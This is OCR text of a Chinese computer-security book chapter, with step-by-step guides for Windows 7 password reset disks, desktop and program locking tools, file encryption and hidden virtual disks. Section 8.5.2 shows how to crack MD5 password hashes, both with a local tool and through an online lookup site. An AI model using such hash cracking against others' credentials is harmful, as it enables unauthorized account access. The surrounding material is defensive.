
打开“控制面板”窗口，在“大图标”查看方式下单击“用户账户”链接。

STEP02: 选择创建密码重设盘




在“用户账户”窗口中单击“创建密码重设盘”链接。

STEP03: 单击“下一步”按钮



单击“下一步”按钮。


STEP04: 选择创建密钥盘的驱动器



01 选择将密钥盘安装在U盘中。

02 单击“下一步”按钮。

STEP05: 输入当前用户账户的密码




01 输入当前账户的登录密码。

02 单击“下一步”按钮。


> **提示**
>
> **密码重置盘适用于所有用户账户**
>
> 在 Windows 7 系统中创建密码重置盘后，该工具适用于当前系统中的所有管理员账户和标准账户。

STEP06: 正在创建密码重置盘




当进度为100%时，单击“下一步”按钮。

STEP07: 完成创建



单击“完成”按钮，完成密码重置盘的创建。

STEP08: 选择要重置密码的账户



重新启动计算机，在系统登录界面选择要重置密码的用户账户。


STEP09: 提示用户名或密码错误

如果输入错误的密码，则会提示用户名或密码不正确，单击“确定”按钮。

STEP10: 选择重设密码


单击“重设密码”链接，选择重新设置登录密码。

STEP11: 单击“下一步”按钮



单击“下一步”按钮。


STEP12: 选择密钥盘所在位置



01 选择密码密钥盘所在的位置。

02 单击“下一步”按钮。


STEP13: 设置新密码



01 输入新密码以及密码提示。


02 单击“下一步”按钮。

STEP14: 完成密码重置



单击“完成”按钮。

STEP15: 输入新密码



01 输入新密码。

02 单击“登录”按钮即可进入系统桌面。

8.4.3 使用 SecureIt Pro 给系统桌面加把超级锁


为了避免他人操作自己的计算机，用户可使用桌面锁软件 SecureIt Pro 来解决这个问题。该软件可以让任何人（包括用户自己）都无法在没有输入正确密码的情况下使用计算机。

1. 生成后门口令

软件为了防止用户忘记设置的进入口令，因此在开始使用 SecureIt Pro 前，需要先填一些基本信息，并根据这些信息自动生成一个后门口令，在万不得已时登录使用。


具体的操作步骤如下。

STEP01: 双击“SecureIt Pro”图标




选择第一个单选按钮，同意许可协议，单击“Continue”按钮。

STEP02: 查看初始化信息




单击“Next”按钮。

STEP03: 填写注册信息




单击“Next”按钮。

STEP04: 查看自动生成的后门口令




单击“Next”按钮。

STEP05: 填写前面自动生成的后门口令



单击“Next”按钮。

STEP06: 初始化完成



单击右下角的按钮。

STEP07: 查看提示信息


提示“已输入的信息不能更改，是否继续？”，单击“是”按钮，即完成整个初始化操作。

> **注意**
>
> 在因遗忘密码而被锁定时，如果想使用后门口令，请使用〈Shift+Ctrl〉组合键并右击 SecureIt Pro 程序主界面左上角的锁定标记。

2．设置登录口令


在开始使用 SecureIt Pro 之前，先要设置进入的口令。这样以后才能利用这个口令来锁定计算机或开启这个锁。具体的操作步骤如下。

STEP01：再次双击“SecureIt Pro”图标



在“Password”文本框中输入口令，单击“Lock”按钮。

STEP02：再次输入口令



在文本框中输入相同口令后，单击“OK”按钮就可以使计算机进入锁定状态。

3．如何解锁

在锁定状态下，他人只能在桌面上看到一个“SecureIt Pro-Locked”窗口，如右图所示，其他信息（如原有程序）都呈现不可见状态。任何人都必须输入正确口令并单击“Unlock”按钮才能进入计算机。他人也不可以给计算机设定锁定状态的用户留言，当用户回到计算机后，就能查看这些留言。

“SecureIt Pro-Locked”窗口

8.4.4 系统全面加密大师 PC Security

系统级的加密工具 PC Security 可以帮助用户锁定因特网、任何文件与目录、任何磁盘分区、系统等，其加密管理功能非常完善。

1．锁定驱动器

使用 PC Security 锁定驱动器的操作很简单，下面以锁定存储有重要文件的 D 盘为例，在 PC Security 安装完毕后，在“我的计算机”窗口中右击 D 盘盘符，从快捷菜单中选择“PC Security”>“Lock”命令，即完成对 D 盘的锁定操作。


2．锁定系统

PC Security 可以实现多种方式的系统锁定，下面逐一进行讲述。

（1）即时锁定系统

如果需要暂时离开计算机，为防止他人恶意操作自己的计算机，用户可以即时锁定自己的计算机系统。具体的操作步骤如下。

STEP01: 运行 PC Security 软件




输入正确的登录密码（默认为Security），并单击“ENTER”按钮。

STEP02: PC Security 操作管理

单击“System Lock”（即系统锁定）链接。

STEP03: 系统锁定




单击“Lock the Computer Now”按钮，当前系统将自动切换到类似屏幕保护的状态。之后，只有输入了PC Security的登录密码才能恢复系统的正常使用状态。

（2）启动时锁定系统


采用启动时锁定系统功能，可彻底解决 Windows 7 系统不需要密码就登录系统的安全隐患，在该功能启用后，当用户登录 Windows 7 系统时，在“登录”对话框中单击“确定”按钮，将会自动进入类似屏幕保护状态的 PC Security 登录状态。方法很简单，只需勾选“系统锁定”界面中的“Lock on Startup”复选框即可，如下左图所示。

（3）指定时间锁系统

勾选“Lock After…in-active minutes”复选框，如下右图所示，在数值框中输入所需的数字后，PC Security 就会自动在指定的无操作持续时间后将系统锁定。



勾选“Lock on Startup”复选框。



勾选“Lock After … in-active minutes”复选框。


（4）锁定活动窗口

假设用户在运行程序时有朋友要借用一下计算机，用户不希望将正在运行的程序关闭，但又不想让朋友打开正在运行的程序。这个看起来很麻烦的问题，通过 PC Security 将会很容易地解决。具体的操作步骤如下。

STEP01：返回操作管理界面


单击“Window Lock”链接。

STEP02：打开“Lock Security”界面



单击“Add Tittle Pattern”按钮。


STEP03：添加一个搜索标题



01 单击右侧的下三角按钮，在当前运行程序列表中选择要锁定的程序。

02 单击“OK”按钮。

STEP04：返回“Lock Security”界面



01 选择“Disable”或“Invisible”等单选按钮。

02 单击“Relock Window”按钮，可看到选中的程序列表，以及当前程序为禁止使用状态。

（5）锁定程序

如果系统中有一些很重要的程序不方便让其他用户使用，也可以使用 PC Security 将程序锁定。在登录操作管理界面中单击“Program Lock”（程序锁定）链接，即可打开“程序锁定”设置界面。选中需要锁定的程序，单击中间的锁定方式（只读或完全），单击“Lock”按钮，即可锁定程序。

3．验证加密效果

锁定目录对于非法用户究竟有没有访问约束力呢？这里通过实例介绍，先使用 PC Security 将服务器的 D 盘下的 IMA 目录锁定，通过局域网中的另一台计算机对服务器进行木马控制，此时会发现远程控制对于服务器中锁定的 IMA 目录无法读取。

如果恶意用户想通过网络将 PC Security 卸载后进行信息窃取，则他们可能将会非常失望，因为 PC Security 必须在输入密码后才可卸载。


8.5 其他加密解密工具

8.5.1 “加密精灵”加密工具

加密精灵是一款加密速度极快且功能强大的国产加密工具，可用于加密任何格式的文件，几乎集成了当前所有加密工具的功能。

利用加密精灵加密文件的具体步骤如下。


STEP01: 运行加密精灵



01 单击“浏览”按钮，选择要加密的文件。

02 单击“加密”按钮。


STEP02: 开始加密



01 输入密码并选择加密类型。

02 单击“提交”按钮。

STEP03: 加密完成



在已加密文件夹列表中可以查看已经加密的文件夹。

解密的过程与加密过程相似，具体步骤如下。

STEP01: 打开主界面

01 单击“浏览”按钮，选择要解密的文件。

02 单击“解密”按钮。

STEP02: 开始解密

输入密码并单击“提交”按钮。

8.5.2 MD5 加密解密实例

MD5（Message-digest Algorithm 5，信息-摘要算法）密码转换器主要是对数据进行 MD5 算法转换，ASP 数据库几乎都是这样加密的，虽然解密比较困难，但因其强大的字典而解密效果不错，而且使用这个软件加密的密码很少有人能猜出来。随着 MD5 密码的流行，破解 MD5 的方法也是越来越多，下面从本地和网络两种方式来讲述 MD5 是如何实现暴力破解的。


1．PKmd5 加密

使用 PKmd5 可以很方便地将一组字符用 MD5 方式完成加密，具体的操作方法如下。

STEP01：运行 PKmd5

单击“MD5加密”按钮。

STEP02：开始加密



01 在“MD5加密”文本框中输入要转换的字符。

02 单击“一键加密”按钮，加密后的密文将显示在“加密效果”文本框中。


2．本地破解 MD5

使用 MD5 进行密码破解的具体操作步骤如下。

STEP01：打开 PKmd5

单击“MD5解密”按钮。


STEP02：MD5 解密



01 输入要破解的MD5密码，并选择破解方式。

02 单击“一键解密”按钮。

STEP03: 查看解密结果



在下方文本框中查看解密结果。

3．在线破解 MD5

相对于本地密码破解，网上在线破解就容易得多了，现在也有很多能够在线破解 MD5 的网站（如 http://www.xmd5.org/就是个很受欢迎的 MD5 在线破解网站）。

STEP01: 打开 IE 浏览器

在地址栏中输入“http://www.xmd5.org/”后按〈Enter〉键。

STEP02: MD5 解密

将要破解的MD5密文输入到文本框中，然后单击“MD5解密”按钮。

STEP03: 查看破解结果

在“MD5解密”按钮下方会出现解密结果。

8.5.3 用“私人磁盘”隐藏大文件

“私人磁盘”软件是一款极好的文件和文件夹加密保护工具，能够在各个硬盘分区中创

建加密区域，并将加密区虚拟成一个磁盘分区以供使用。该虚拟的磁盘分区和实际的磁盘分区完全一样。用户可以在其中存放文件资料，也可以将软件、游戏安装在里面。

1. “私人磁盘”的创建


“私人磁盘”为绿色软件，下载并解压后，直接双击即可进入主操作界面执行相应的操作，包括创建、删除、打开、修改、关闭私人磁盘等操作。

创建“私人磁盘”的具体操作步骤如下。

STEP01: 运行私人磁盘程序


初始密码为空，无需输入密码，直接单击“确定”按钮。

STEP02: 打开微型主界面




界面中列出了现有的磁盘分区，单击标题栏的“变”按钮。

STEP03: 切换到完整主界面



在完整主界面中进行用户名密码设置。


STEP04: 创建私人磁盘



01 选择准备在哪个分区上创建私人磁盘。


02 单击“创建私人磁盘”按钮。

STEP05: 私人磁盘创建完成



完成私人磁盘创建的分区卷标右侧会出现“☆”标志。

STEP06: 查看生成的私人磁盘




单击“打开私人磁盘”按钮或“我的电脑”，发现多出了两个磁盘分区，磁盘分区G和I。

> 注意
>
> 1）一个分区上只能创建一个私人磁盘，如果创建多个，会出现出错提示。
>
> 2）由于私人磁盘空间是从各个磁盘分区中的剩余空间中分离出来的，因此私人磁盘的个数和大小受实际分区和所剩空间的限制。
>
> 3）虚拟的磁盘分区供使用时文件操作和普通磁盘相同，只是不能进行“格式化操作”。

STEP07: 返回完整主界面

单击“私人磁盘设置”按钮。

STEP08: 私人磁盘设置




进行盘符设置、私人磁盘密码设置等。

2. “私人磁盘”的删除

删除创建的私人磁盘的方法和创建私人磁盘的方法正好相反。具体的操作步骤如下。

在主界面中选择要删除的私人磁盘，单击主界面中“操作选择”选项组中的“删除私人磁盘”按钮，即弹出“确认”提示框，提示是否删除，如下图所示。如果确定要删除，则单击“是”按钮。这个操作会删除所有存在私人磁盘里的文件，所以一定要谨慎。将私人磁盘删除后打开“我的计算机”，即可看到所创建的私人磁盘已经消失。



> 提示
>
> 在私人磁盘中的所有操作都与普通分区中的操作相同。删除私人磁盘中的文件同样要经过“回收站”。

第 9 章　黑客入侵检测技术

